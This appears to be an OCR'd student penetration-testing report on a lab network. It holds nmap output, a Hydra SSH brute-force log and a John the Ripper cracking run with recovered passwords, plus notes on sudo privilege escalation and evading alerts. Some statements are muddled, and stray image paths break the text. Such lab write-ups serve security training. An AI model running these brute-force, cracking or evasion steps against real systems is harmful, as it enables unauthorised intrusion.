Final Engagement


Attack, Defense & Analysis of a Vulnerable Network

Table of Contents

This document contains the following resources:

Network Topology
& Critical Vulnerabilities

Network Topology



Network
Address Range:
Netmask:
Gateway:

Machines
IPv4: 192.168.1.100/24
OS:
Hostname: ELK

IPv4: 192.168.1.105/24
OS: Linux
Hostname: Capstone

IPv4:192.168.1.110/24
OS: Linux
Hostname: Target 1

IPv4: 192.168.1.90/24
OS: Linux
Hostname: Kali

Critical Vulnerabilities: Target 1

Our assessment uncovered the following critical vulnerabilities in **Target 1**.

Vulnerability	Description	Impact
Security Misconfiguration	Nmap was used to discover open ports, and wpscan was used to find users in the system	Ability to discover open ports and usernames gives attacker free reign to tailor specific attacks
Identification and Authentication Failures	A user was using a weak password which was able to be easily obtained through guessing	Correctly guessed password gave the threat actor the ability to ssh into the system.
Cryptographic Failures	There was a file on the system that contained the login information for the mysql database in clear text	Not only was the database accessed, but important files were able to be downloaded using the provided password.
Broken Access Control	When configuring Steven's account, the principle of least privilege was not implemented correctly.	Threat actor was able to perform privilege escalation with sudo python command.

Exploits Used

Exploitation: Network Mapping

Summarize the following:


- We used NMAP to find open ports and other running services.
- Command = Nmap -sS -sV -T4 192.168.1.110
- Found open ports and services on the network and names of the machines. Target one has port 22 and 80 open which we then exploited.

```
root@Kali:~/Desktop# nmap -sS -sV -T4 192.168.1.110
Starting Nmap 7.80 ( https://nmap.org ) at 2022-07-23 10:05 PDT
Nmap scan report for 192.168.1.110
Host is up (0.0013s latency).
Not shown: 995 closed ports
PORT    STATE SERVICE     VERSION
22/tcp  open  ssh         OpenSSH 6.7p1 Debian 5+deb8u4 (protocol 2.0)
80/tcp  open  http        Apache httpd 2.4.10 ((Debian))
111/tcp open  rpcbind     2-4 (RPC #100000)
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
MAC Address: 00:15:5D:00:04:10 (Microsoft)
Service Info: Host: TARGET1; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.77 seconds
```

Cryptographic Failure

- While performing directory traversal, we discovered that there was a MySQL database. This database stored password hashes for users in clear text.
- This exploit helped enumerate Steven and Michael's password hashes



Identification and Authentication Failures

- Michael and Steven's passwords were able to be cracked with Hydra and John the Ripper, respectively.
- The attacker was able to ssh into the system and in turn gain root access.


```
root@Kali:/usr/share/wordlists/dirb# cd ..
root@Kali:/usr/share/wordlists# hydra -l michael -P ./rockyou.txt -s 22 -f -vV 192.168.1.110 ssh
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations,
 or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-07-23 10:45:04
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the
tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tri
es per task
[DATA] attacking ssh://192.168.1.110:22/
[VERBOSE] Resolving addresses ... [VERBOSE] resolving done
[INFO] Testing if password authentication is supported by ssh://michael@192.168.1.110:22
[INFO] Successful, password authentication is supported by ssh://192.168.1.110:22
[ATTEMPT] target 192.168.1.110 - login "michael" - pass "123456" - 1 of 14344399 [child 0] (0/0)
[ATTEMPT] target 192.168.1.110 - login "michael" - pass "12345" - 2 of 14344399 [child 1] (0/0)
[ATTEMPT] target 192.168.1.110 - login "michael" - pass "123456789" - 3 of 14344399 [child 2] (0/0)
[ATTEMPT] target 192.168.1.110 - login "michael" - pass "password" - 4 of 14344399 [child 3] (0/0)
[ATTEMPT] target 192.168.1.110 - login "michael" - pass "iloveyou" - 5 of 14344399 [child 4] (0/0)
[ATTEMPT] target 192.168.1.110 - login "michael" - pass "princess" - 6 of 14344399 [child 5] (0/0)
[ATTEMPT] target 192.168.1.110 - login "michael" - pass "1234567" - 7 of 14344399 [child 6] (0/0)
[ATTEMPT] target 192.168.1.110 - login "michael" - pass "rockyou" - 8 of 14344399 [child 7] (0/0)
[ATTEMPT] target 192.168.1.110 - login "michael" - pass "12345678" - 9 of 14344399 [child 8] (0/0)
[ATTEMPT] target 192.168.1.110 - login "michael" - pass "abc123" - 10 of 14344399 [child 9] (0/0)
[ATTEMPT] target 192.168.1.110 - login "michael" - pass "nicole" - 11 of 14344399 [child 10] (0/0)
[ATTEMPT] target 192.168.1.110 - login "michael" - pass "daniel" - 12 of 14344399 [child 11] (0/0)
[ATTEMPT] target 192.168.1.110 - login "michael" - pass "babygirl" - 13 of 14344399 [child 12] (0/0)
[ATTEMPT] target 192.168.1.110 - login "michael" - pass "monkey" - 14 of 14344399 [child 13] (0/0)
[ATTEMPT] target 192.168.1.110 - login "michael" - pass "lovely" - 15 of 14344399 [child 14] (0/0)
[ATTEMPT] target 192.168.1.110 - login "michael" - pass "jessica" - 16 of 14344399 [child 15] (0/0)
[ERROR] could not connect to target port 22: Socket error: Connection reset by peer
[ERROR] ssh protocol error
[ATTEMPT] target 192.168.1.110 - login "michael" - pass "654321" - 17 of 14344400 [child 14] (0/1)
[ATTEMPT] target 192.168.1.110 - login "michael" - pass "michael" - 18 of 14344400 [child 0] (0/1)
[22][ssh] host: 192.168.1.110   login: michael   password: michael
```

```
root@Kali:~/Desktop# john hashes.txt -wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 2 password hashes with 2 different salts (phpass [phpass ($P$ or $H$) 256/256 AVX2 8×3])
Cost 1 (iteration count) is 8192 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0:00:00:06 0.14% (ETA: 17:42:47) 0g/s 4037p/s 8074c/s 8074C/s meadows..280789
0g 0:00:00:10 0.23% (ETA: 17:44:44) 0g/s 3962p/s 7944c/s 7944C/s 051790..prospec
pink84           (steven)
1g 0:00:00:15 0.42% (ETA: 17:31:27) 0.06648g/s 4838p/s 7889c/s 7889C/s partying..matt09
```

Broken Access Control

- When configuring Steven’s account, the principle of least privilege was not implemented correctly.
- Threat actor was able to perform privilege escalation with sudo python command.



Avoiding Detection

Stealth Exploitation of Security Misconfiguration

Monitoring Overview

- Which alerts detect this exploit?
  - When the sum of HTTP request errors is over documents is above 400 for the past 5 minute.
- Which metrics do they measure?
  - Measures packet failed packets over HTTP ports.
- Which thresholds do they fire at?
  - When errors exceed 400 every 5 minutes.

Mitigating Detection

- How can you execute the same exploit without triggering the alert?
  - Only scan specific ports that allow access
  - -T4
- Are there alternative exploits that may perform better?
  - In using the above options, this would mask our scan by only checking for only know vulnerable ports, instead of scanning all of them, or slowing down the scan significantly as to not ramp up
- If possible, include a screenshot of your stealth technique.